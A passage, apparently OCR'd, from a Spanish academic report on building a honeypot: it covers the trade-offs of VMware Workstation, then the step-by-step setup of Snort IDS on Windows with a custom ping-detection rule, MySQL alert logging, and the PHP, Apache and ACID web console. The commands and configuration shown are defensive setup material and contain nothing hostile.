


Ilustración 7. VMware Workstation puede albergar varias máquinas simultáneamente

- ✓ Capacidad de montar imágenes de discos virtuales de VMware. Se puede montar una imagen tal como se montaría una unidad usando *vmware-mount.pl*.

- ✓ Fácil de usar. La estación VMware viene con una interfaz gráfica (en Windows y en Linux) que hace que sea muy simple instalar, configurar y ejecutar los sistemas operativos.

- ✓ Al ser un producto comercial, la estación VMware viene con soporte, actualizaciones, y parches.




Ilustración 8. Máquina virtual en suspensión

- ✓ La posibilidad de suspender una máquina virtual. Se puede pausar la máquina virtual y, cuando se activa de nuevo, todos los procesos continúan como si nada hubiera sucedido.

- ✓ Un uso interesante de VMware, y también de otro software virtual, es la facilidad y rapidez de montar máquinas virtuales. Una vez que la *honeypot* es comprometida y se aprenda tanto como se pueda de ella, se desearía empezar de nuevo. Así, bastaría con cargar una de las copias o *snapshots* efectuadas previamente para regresar al estado deseado. Para ello, VMware dispone del *Snapshot Manager*, que despliega el árbol de imágenes de la máquina virtual guardadas, facilitando su gestión. La Ilustración 9 muestra una imagen de este gestor de imágenes.

- ✓ Otra característica de VMware es la capacidad de ejecutar varias redes detrás del *Host*OS. Si sólo se tiene una máquina, se puede tener una *honeypot* y el propio computador personal en una máquina sin preocuparse de la contaminación de datos de cada lado.




Ilustración 9. *Snapshot* Manager de VMware Workstation.

Algunas desventajas son:

- ✓ El coste por licencia de la estación VMware es bastante elevado, lo que limita su accesibilidad.
- ✓ Requerimientos del sistema. VMware debe ejecutarse bajo un entorno dado, y cada máquina virtual necesitará su propia ventana. Así que además de la memoria que se asigne a un GuestOS, tiene la sobrecarga de un sistema operativo instalado.
- ✓ Cantidad limitada de GuestOS, con VMware sólo se puede ejecutar un número pequeño de Máquinas Virtuales (1-4).
- ✓ Código fuente cerrado, lo que implica que no se pueda hacer ajustes personales.
- ✓ Reconocimiento. Puede ser posible reconocer el software VMware en un *honeypot*, especialmente si las "VMware Tools" están instaladas en los sistemas. Esto podría alertar a los intrusos. Sin embargo, VMware Workstation tiene opciones que pueden hacer el reconocimiento más difícil, como la posibilidad de establecer direcciones MAC para las interfaces virtuales.

En el caso de STELLA, se utilizó VMware para crear una máquina virtual en modo bridged, de modo que la *honeypot* pudiese usar la tarjeta de red del computador y parecer ser otra máquina en la red.

Durante la creación de la máquina virtual, VMware te da varias opciones para la asignación de memoria a la máquina, que puede ser fija o dinámica. Este tema debe decidirlo el usuario en función de la disponibilidad y necesidades que tenga de disco duro, pero no es recomendable quedarse corto ni excederse en esta asignación, ya que se pueden desperdiciar recursos en la computadora real o dejar a la virtual sin los suficientes. Una concesión de 4 GB de memoria es más que suficiente para un buen desarrollo.

El sistema operativo que se instaló sobre esta máquina virtual fue Windows XP Profesional, al que se no se le añadió ningún Service Pack, anulando todo cortafuegos y actualizaciones para hacerlo más vulnerable. Esto último se hizo con la idea de poder analizar las debilidades de un sistema habitual frente a las infecciones externas, pero, aunque esta ha sido la máquina principal, se crearon otras máquinas con otros sistemas operativos (*Windows XP Home Edition*) con y sin parcheados (*Service Pack*).

Aunque, como se ha comentado anteriormente, pueda suponer un problema a la hora de encubrir a nuestra víctima, se instaló el paquete *VMware Tools*, pues facilita muchísimo el manejo de la máquina virtual a la hora de copiar archivos en él y demás operaciones. A pesar de que así se procedió sobre la máquina virtual trampa principal, también se hicieron pruebas sin las VMware Tools, sin encontrar mayor diferencia en cuanto a los ataques.

Una cuestión importante es la asignación de una IP fija a la máquina, de modo que se pueda llevar a cabo el control de sus conexiones de red e intercambio de paquetes con el exterior, es decir, para la configuración de IDS de red, pues debe saber a quién monitorear.

Es importante tener un cortafuegos y antivirus eficaces instalados en la máquina real, de modo que se inhiba la comunicación entre ésta y la virtual, evitando posibles contagios. En este caso, se ha hecho uso de Panda Antivirus Platinum, que permite una gestión sencilla de reglas sobre las comunicaciones de la máquina física. De este modo, se establecieron varias reglas que inhiben la comunicación con toda máquina virtual creada.

La toma de una *snapshot* una vez finalizada la implementación y configuración de la máquina virtual es un punto importantísimo, pues ello permitirá al desarrollador volver a este estado cuantas veces quiera sin tener que replicar el costoso proceso, además de dar opción a un mejor análisis del proceso de ataque sobre el señuelo a lo largo de su vida útil.

2.3.2 IDS de red basado en Snort

Snort es un *sniffer* de paquetes y un IDS de red (detector de intrusos basado en red). Es un software muy flexible que ofrece capacidades de almacenamiento de sus bitácoras tanto en archivos de texto como en bases de datos abiertas como lo es MySQL. Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida. Así mismo existen herramientas de terceros para mostrar informes en tiempo real (ACID).

Este IDS implementa un lenguaje de creación de reglas flexible, potente y sencillo. Durante su instalación ya nos provee de cientos de filtros o reglas para *backdoor*, DDoS, *finger*, FTP, ataques Web, CGI, Nmap, etc.

Puede funcionar como *sniffer* (podemos ver en consola y en tiempo real qué ocurre en nuestra red, todo nuestro tráfico), registro de paquetes (permite guardar en un archivo los logs para su posterior análisis, un análisis offline) o como un IDS normal (en este caso, NIDS). Cuando un paquete coincide con algún patrón establecido en las reglas de configuración, se introduce en los *logs* o informes. Así se sabe cuándo, de dónde y cómo se produjo el ataque.

Snort está disponible bajo licencia GPL, gratuito y funciona bajo plataformas Windows y UNIX/Linux. Dispone de una gran cantidad de filtros o patrones ya predefinidos, así como actualizaciones constantes ante casos de ataques, barridos o vulnerabilidades que vayan siendo detectadas a través de los distintos boletines de seguridad.

La característica más apreciada de Snort, además de su funcionalidad, es su subsistema flexible de firmas de ataques. Snort tiene una base de datos de ataques que se está actualizando constantemente y a la cual se puede añadir o actualizar a través de Internet. Los usuarios pueden crear "firmas" basadas en las características de los nuevos ataques de red y enviarlas a la lista de correo de firmas de Snort, para que así todos los usuarios de Snort se puedan beneficiar. Esta ética de comunidad y compartir ha convertido a Snort en uno de los IDSes basados en red más populares, actualizados y robustos.

2.3.2.1 Instalación de Snort

Tal y como se comentaba en el apartado anterior, Snort funciona bajo las plataformas Windows y UNIX/Linux, pero fue pensado para la instalación en la segunda en sus inicios. Es por ello que, aunque el paquete de instalación se anuncia como adecuado para Windows, fueron necesarios varios cambios en el código fuente para poder hacer correr el programa en este sistema operativo, ya que la instalación no se presentaba como un proceso trivial, guiado y de fácil acceso como suele ser propio en los programas que se desarrollan en esta plataforma. Así, en este apartado, se describirá con detalle el proceso realizado para hacer funcionar este IDS de red.

Para el acceso a redes, Snort hace uso de una librería de bajo nivel, WinPcap en Windows, por lo que, en primer lugar, se procedió a la descarga de esta librería en su última versión, WinPcap 4.0.1, descargable desde:

http://www.winpcap.org/install/default.htm

Tras ello, y como es lógico, se hace imprescindible acceder a la Web de Snort,

http://www.snort.org

desde donde descargar, preferiblemente, la última versión del programa, en este caso, Snort 2.7.0, pues era la más novedosa en el momento de inicio de estudio, así como las reglas de Snort (estas últimas actualizadas periódicamente para la versión instalada). Durante el proceso de instalación, se deberá seleccionar la opción *"I do not plan to log to a database, or I am planning to log to one of the databases listed above".* Como ruta de acceso, se tomó la ofrecida por defecto, C:\Snort. A continuación, se descomprime el fichero con las reglas de Snort en el directorio C:\Snort\rules.

Es en este momento, una vez finalizada la instalación del programa, cuando comienza la configuración no trivial mencionada. Así, se accede al fichero de configuración de Snort, alojado en la carpeta C:\Snort\etc, por medio de algún editor de texto (notepad, worpad, etc), y se llevan a cabo los siguientes pasos:

Paso 1. Configuración de la red: es la variable HOME_NET la que define la red, que, por defecto, está determinada por *any*. Dependiendo de lo que se desee analizar, se debe dar valor a esta variable modificándola del siguiente modo:

a) Una red:

var HOME_NET dirección_IP/24

b) Un *host* o varios *hosts* específicos:

var HOME_NET dirección_IP_*host*1/32, dirección_IP_*host*2/32,....

En este caso, se quiere monitorear el tráfico que entra y sale de un solo *host* definido por la dirección 192.168.0.170, de modo que la línea de código quedó del siguiente modo:

var HOME_NET 192.168.0.170/32

Paso 2. Configuración de las reglas: Snort se rige por estas reglas para llevar a cabo el análisis de los paquetes entrantes y salientes, y es necesario activar cada una de las reglas que se deseen ejecutar en el fichero de configuración. Para ello, al final del fichero se encuentran los *includes* de estas reglas, que son necesarios "descomentar", es decir, eliminar el caracter "#" de cada una de las sentencias para que sean efectivas. Así, se puede ver la flexibilidad del programa, pues nos da opción de elegir las reglas que queremos que se incluyan comentando o no el *include* apropiado.

Paso 3. Cambios en el acceso a ficheros: tal como se comentaba, este programa fue inicialmente desarrollado para Linux, de modo que, aunque la versión anuncia un programa para Windows, se encuentran aun algunos resquicios del primer entorno mencionado. Así, un grave error en el código fuente reside en las rutas de acceso a dos directorios necesarios para la ejecución del programa, pues estas se encuentran definidas de la forma en que es propia en Linux, generando un error a la hora de ejecutar el programa. Para solucionar este problema es necesario cambiar las siguientes líneas de código:

dynamicpreprocessor directory /usr/local/lib/snort_dynamicpreprocessor/

dynamicengine /usr/local/lib/snort_dynamicengine/libsf_engine.so

por las que se describen a continuación:

dynamicpreprocessor directory c:\snort\lib\snort_dynamicpreprocessor

dynamicengine c:\snort\lib\snort_dynamicengine\sf_engine.dll

Con esto ya se habría finalizado la configuración de Snort y sólo quedaría poner a prueba el programa mediante su ejecución. Para ello se escribe desde línea de comandos, una vez dentro de la carpeta C:\Snort\bin, lo siguiente:

Snort –dev –c C:\Snort\etc\snort.conf –l C:\Snort\log –i4

Con lo que se comenzará a ver el tráfico que circula por el *host* determinado en la configuración de red y a almacenarse las alertas en el fichero alert.ids en el directorio C:\Snort\log, además de generarse un *log* en dicha carpeta.

Las opciones pasadas en línea de comandos a Snort son las siguientes:

-d : visualizar los campos de datos que pasan por la interface de red.
-e: Snort nos mostrará información más detallada.
-v: Iniciamos Snort en modo *sniffer* visualizando en pantalla las cabeceras de los paquetes TCP/IP.
-c: archivo que utilizará Snort como fichero de configuración.
-l: directorio donde guardar las alertas y logs.
-i: interfaz que monitorizaremos.

Para saber la interfaz que se desea monitorizar, se ejecuta Snort –W por línea de comandos, lo que nos dará un listado de números y descripciones de las posibles interfaces. Puesto que VMware genera dos adaptadores virtuales, en este caso aparecieron cuatro interfaces: el adaptador genérico para capturas dialup y VPN, los dos adaptadores generados por VMware y el adaptador de la máquina real. Para eliminar cualquier duda sobre cual de las interfaces era necesario asociar a Snort, se hizo uso de la opción que da Snort para la generación de reglas. Así, se creo una regla que alertase de los *ping* hechos desde la máquina que se pretende monitorizar, de modo que, probando a iniciar Snort con cada una de las interfaces y hacer *ping* desde el *host*, se obtuviese la interfaz que detectase la alerta y, por tanto, la adecuada. Pero para ello, es necesario conocer un poco más acerca de la configuración de reglas para Snort, para pasar después al desarrollo de esta regla.

Snort utiliza un lenguaje simple para la definición de reglas. Como ya se comentó, la definición de reglas convierte a Snort en una herramienta muy potente a la hora de detectar intrusiones, por lo que resulta muy interesante el análisis de su definición. En este estudio, se fueron desarrollando diferentes reglas útiles para su proceso, pues según se percibieron necesarias sus definiciones, se fueron estableciendo reglas para la detección de determinados protocolos como FTP, TFTP, etc. Aunque Snort ya viene preparado (o lo consigue mediante la actualización de reglas) para la detección de este tipo de comunicación, en ocasiones se hace necesario observar este tráfico de modo más general, ya que las reglas determinadas por Snort intentan ser lo más concretas posible para evitar falsos positivos.

Para añadir reglas no sólo habrá que definirlas, si no también añadir el *include* necesario en el fichero de configuración para que sean detectadas y ejecutadas. Así, en primer lugar se crea un fichero donde residirá la regla creada y, a

continuación, se añade la sentencia apropiada en el fichero de configuración, es decir:

include <ruta del fichero con la regla>

Las reglas se componen de cabecera y opciones, siendo estas últimas optativas. La cabecera cumple el siguiente formato:

<acción> <protocolo> <redFuente con máscara> <puerto> --> <redDestino con máscara> <puerto>

En el caso de la regla antes mencionada que nos servirá para detectar la interfaz de la máquina virtual trampa, los valores de los campos serán:

- <acción>: La acción que se va a crear es una acción del tipo alert.
- <protocolo>: El protocolo será ICMP.
- <redFuente con máscara>: La red fuente será la variable $HOME_NET que modificamos en el fichero de configuración anteriormente, que ya tiene incluida la máscara de red.
- <puerto>: El puerto será any, haciendo referencia a todos los puertos.
- <redDestino con Máscara>: Como red destino se toma $EXTERNAL_NET, que en el fichero de configuración esta determinada como any.
- <puerto>: de nuevo se toma como valor any.

Una vez hecho esto, se pasa a rellenar las opciones. Existe un gran número de opciones, pero aquí sólo se comentarán algunas de las más importantes:

- msg: Escribe un mensaje de alerta.
- itype: tipo icmp.
- icode: código icmp.
- flags: flags tcp (A, S, F, U, R y P).
- sid: ID de la regla.
- classtype: tipo de la regla, (el tipo creado en el fichero classification.config).
- content: buscan un patrón en el contenido de los datos del paquete.
- rev: número de revisión de la regla.

Las opciones que se utilizarán para la regla comentada serán msg, itype, icode, sid, rev y classtype. El código de un *ping* en el protocolo icmp es 0, y el tipo es 8, con lo cual el campo icode tendrá el valor 0 y el itype el 8. Así, la regla quedará del siguiente modo:

alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"*PING* que se lanza desde mi máquina"; icode:0; itype:8; sid:10000;classtype:user-rules; rev:0;)

De este modo, se ejecuta Snort con cada una de las interfaces, se hace un *ping* desde la máquina y se comprueba si se ha capturado la alarma en el fichero alert.ids. Con todo esto, se obtuvo que la interfaz adecuada para la asociación con Snort era la del adaptador de la máquina real y se finaliza la configuración de Snort.

2.3.2.2 Base de datos MySQL

Como se comentaba en un apartado anterior, Snort ofrece capacidades de almacenamiento de sus bitácoras tanto en archivos de texto como en bases de datos abiertas. En este caso, se hará uso de una base de datos abierta: MySQL, un sistema de gestión de base de datos relacional, multihilo y multiusuario.

Lo primero que se hace es descargar el driver ODBC debido a los problemas de compatibilidad que se pueden encontrar, el nombre del archivo es MySQL-connector-odbc-3.51.16-win32,y se puede descargar desde:

http://dev.MySQL.com/downloads/connector/odbc/3.51.html

Se instala y se prosigue con la instalación de MySQL. Se descarga la base de datos MySQL de la página oficial de MySQL, http://www.MySQL.org, se instala en este caso la versión 5.0.41 y se pasa a configurar tanto de Snort como de MySQL para que ambos interactúen y puedan trabajar juntos.
A continuación, se pasa a crear la base de datos sobre la que se trabajará. Para ello se accede como *root* a la base de datos. Esto se hace desde la carpeta \bin del directorio raíz de MySQL mediante el comando:

MySQL -u *root* –p

Una vez hecho esto, pedirá la clave del *root*. Acto seguido, una vez dentro de MySQL, se crea la base de datos:

create database Snort;

A continuación, se han de crear las tablas con las que trabajará Snort. Para ello se necesita un fichero llamado create_MySQL. Este fichero puede consultarse en el Anexo I de esta memoria. Se crea el archivo create_MySQL en la carpeta \schemas contenida en el directorio raíz de Snort. Se modifica una línea del fichero de creación de la base de datos, debido a que, si no, sería imposible almacenar las alarmas que crea un escaneo de puertos, ya que no pertenece a ninguna clase de reglas. La línea es una de las pertenecientes a la creación de la tabla *signature* (línea 38), modificada es la siguiente:

sig_class_id INT UNSIGNED NOT NULL,

por

sig_class_id INT UNSIGNED,

Una vez hecho esto, desde la línea de comandos se ejecuta:

mysql -u root -p -D snort < c:\Snort\schemas\create_mysql

De nuevo pedirá la clave del *root*, y ya estarán creadas las tablas necesarias. Sólo faltaría darle permisos al usuario con el que se modificará la base de datos Snort de la siguiente manera (dentro de MySQL, habiendo accedido con el *root*):

grant insert,select,update,create,delete on snort.* to User@localhost identified by 'clave';

Se sale de MySQL (*quit*) y se accede con el usuario creado directamente a la base de datos Snort:

mysql -u User -D snort -p

De nuevo, pedirá la clave. Una vez dentro, se comprueba que se han creado todas las tablas mediante el comando:

show tables;

En la Ilustración 10 se muestra el resultado de este comando una vez creadas las tablas que posteriormente se utilizaran para la gestión de las alertas lanzadas por Snort.

Ilustración 10. Tablas creadas con MySQL.

Tan sólo falta modificar el fichero Snort.conf para que Snort interactúe con MySQL, para lo que se descomenta la línea (se elimina el caracter '#'):

 # output database: log, mysql, user=root password=test dbname=db host=localhost

y se introducen en ella los valores de usuario, clave, nombre de la base de datos y *host*:

output database: log, mysql, user=User password=PASSWD dbname=snort host=localhost port=3306 sensor_name=snort_sensor

Una vez realizados estos cambios, tan sólo queda comprobar que se ha procedido adecuadamente, para lo que se lanza Snort desde el directorio \bin del fichero raíz de Snort, tal y como se ha hecho anteriormente:

snort -dev -c c:\Snort\etc\snort.conf -l C:\Snort\log –i4

se realiza alguna acción para que se creen alertas (por ejemplo, se hace un *ping* aprovechando la regla que se creo para distinguir las interfaces), y accedemos a la base de datos Snort, ejecutando a continuación:

select * from event;

De este modo, se pueden ver, si todo ha sido correcto, las alarmas que se han producido y almacenado en la base de datos creada.

2.3.3 ACID

Hasta ahora se ha visto como instalar el detector de intrusos, Snort, y como asociar a él una base de datos en la que albergar la información generada, pero dicha información es muy abundante, por lo que, si no se trata de forma adecuada, es como si no se tuviera. La información que se almacena en la base de datos es ingente y para su revisión se ha de acceder por línea de comandos de forma continua, lo cual llega a ser muy pesado. Así, se hace necesaria una herramienta que trate los *logs*, haga un resumen de la información y presente los resultados de una forma clara, de modo que sea sencillo por parte del usuario el darse cuenta de si ha pasado o está pasando algo. Para paliar esto, contamos con una herramienta llamada ACID que consta de unos ficheros PHP, y que solamente necesita para ejecutarse un servidor que soporte PHP, tener PHP instalado, y una serie de herramientas que se comentarán.

2.3.3.1 Instalación de ACID y sus complementos

ACID es un sistema basado en Web, creado con el lenguaje de programación PHP, con lo que necesita de un servidor capaz de interpretar PHP. Puesto que la *honeypot* se está implementando sobre Windows, se puede hacer uso del servidor IIS que viene incluido en la distribución de Windows XP que se tiene instalada en la máquina real. De hecho, en un primer momento, se utilizó este servidor, aunque, finalmente, se optó por el desarrollo de la aplicación sobre Apache, debido a que ACID daba algunos problemas mientras se ejecutaba sobre el primero, problemas que posteriormente se comentarán y que resultaron ser ajenos al tipo de servidor. En cualquier caso, ya que finalmente se hizo uso de Apache, se comentará únicamente el modo en que éste se instaló, pues resulta redundante el desarrollo de los procesos de instalación de ambos servidores.

2.3.3.2 Instalación de PHP

Se descarga del sitio http://www.php.net en la sección *"downloads"* los binarios de Windows correspondientes al paquete comprimido, en este caso, la versión 5.2.3. En esta página se encontrarían dos versiones de ese mismo archivo: un *zip* y un *installer*. Son varios los artículos y foros que recomendaban la descarga del archivo *.zip*, de modo que se descargó esta versión y se descomprimió un la carpeta (creada previamente) C:\php. Es el archivo *php.ini-recomended* incluido en el *.zip* y que, en este momento de la instalación, se encuentra en el directorio creado anteriormente, el que se utilizará para la configuración de PHP. Así, se copiará y se guardará en dicho directorio con el nombre de *php.ini*. Se abre con un editor de texto y se llevan a cabo las siguientes modificaciones:

1. Habilitar el display de errores.

display_errors = On

2. Especificar la ruta de las extensiones de PHP (para dar soporte a MySQL).

extension_dir ="c:/PHP/ext/"

3. Habilitar el soporte de MySQL descomentando (quitando el caracter ';' previo) las siguientes líneas:

extension=php_mysql.dll
extension=php_mysqli.dll

Se guardan los cambios y ya está listo el fichero de configuración de PHP. Tan sólo resta agregar a la variable *PATH* del sistema la ruta de instalación de PHP, en este caso, *C:\php*.

2.3.3.3 Instalación de Apache

Se descarga del sitio Web de Apache (http://www.apache.org) el paquete de instalación del servidor Web, en este caso la versión 2.2.4, y se instala. A continuación, se procede a la configuración de PHP como módulo de Apache Web Server, para lo que se edita el archivo de configuración de Apache Web Server (*C:\Archivos de Programa\Apache Group\Apache2\conf\httpd.conf*) y se hacen las siguientes modificaciones:

1. Agregar la ubicación del archivo *php.ini* y el módulo de PHP para Apache en la sección *LoadModule* del archivo de configuración de Apache.

PHPIniDir "C:/php"

LoadModule php5_module "c:/php/php5apache2_2.dll"

2. Agregar el MIME correspondiente a los archivos de PHP al final de la carga del módulo *mime_module*.

```
<IfModule mime_module>
  .
  .
  .
  AddType application/x-httpd-php .php
</IfModule>
```

Se guardan los cambios hechos en el archivo de configuración de Apache Web Server.

2.3.3.4 Instalación de ACID

Hecho todo esto, ya sólo queda configurar ACID, para lo que, en primer lugar, hay que bajarse dos ficheros:

adodb --> http://sourceforge.net/projects/adodb/
PHPlot --> http://sourceforge.net/projects/phplot/

Archivos que se descomprimen en el directorio raíz de Snort. Es ahora cuando llega el momento de instalar ACID, comenzando por descargar ACID, a versión acid-0.9.6b23, algo antigua, pues no se hicieron actualizaciones de ello, lo que dará ciertos problemas que posteriormente se comentarán:

http://acidlab.sourceforge.net/

Se descomprime el archivo en el directorio raíz del servidor web, que, en este caso, por haber instalado Apache, es

C:\Archivos de programa\Apache Software Foundation\Apache2.2\htdocs

y se comienza a modificar las siguientes líneas del fichero *acid_conf.php*, que hacen referencia a los valores de configuración de *host*, conexión, base de datos y contraseñas:

```
$DBlib_path = "C:\Snort\adodb";
/* Alert DB connection parameters
* - $alert_dbname : MySQL database name of Snort alert DB
* - $alert_host : host on which the DB is stored
* - $alert_port : port on which to access the DB
                  * - $alert_user : login to the database with this user,
                  usuario que tiene permisos para conectarse a la base de
                  datos de Snort
* - $alert_password : password of the DB user, clave del usuario
*
* This information can be gleaned from the Snort database
* output plugin configuration.
*/
$alert_dbname = "snort";
$alert_host = "localhost";
$alert_port = "3306";
$alert_user = "USER";
$alert_password = "PASSWD";
```

ACID crea tablas adicionales para que el usuario pueda archivar alertas importantes. Se puede indicar otro usuario para acceder a ellas modificando los siguientes valores del fichero:

```
/* Archive DB connection parameters */
$archive_dbname = "Snort_archive";
$archive_host = "localhost";
$archive_port = "";
$archive_user = "user_archive";
$archive_password = "123456";
```

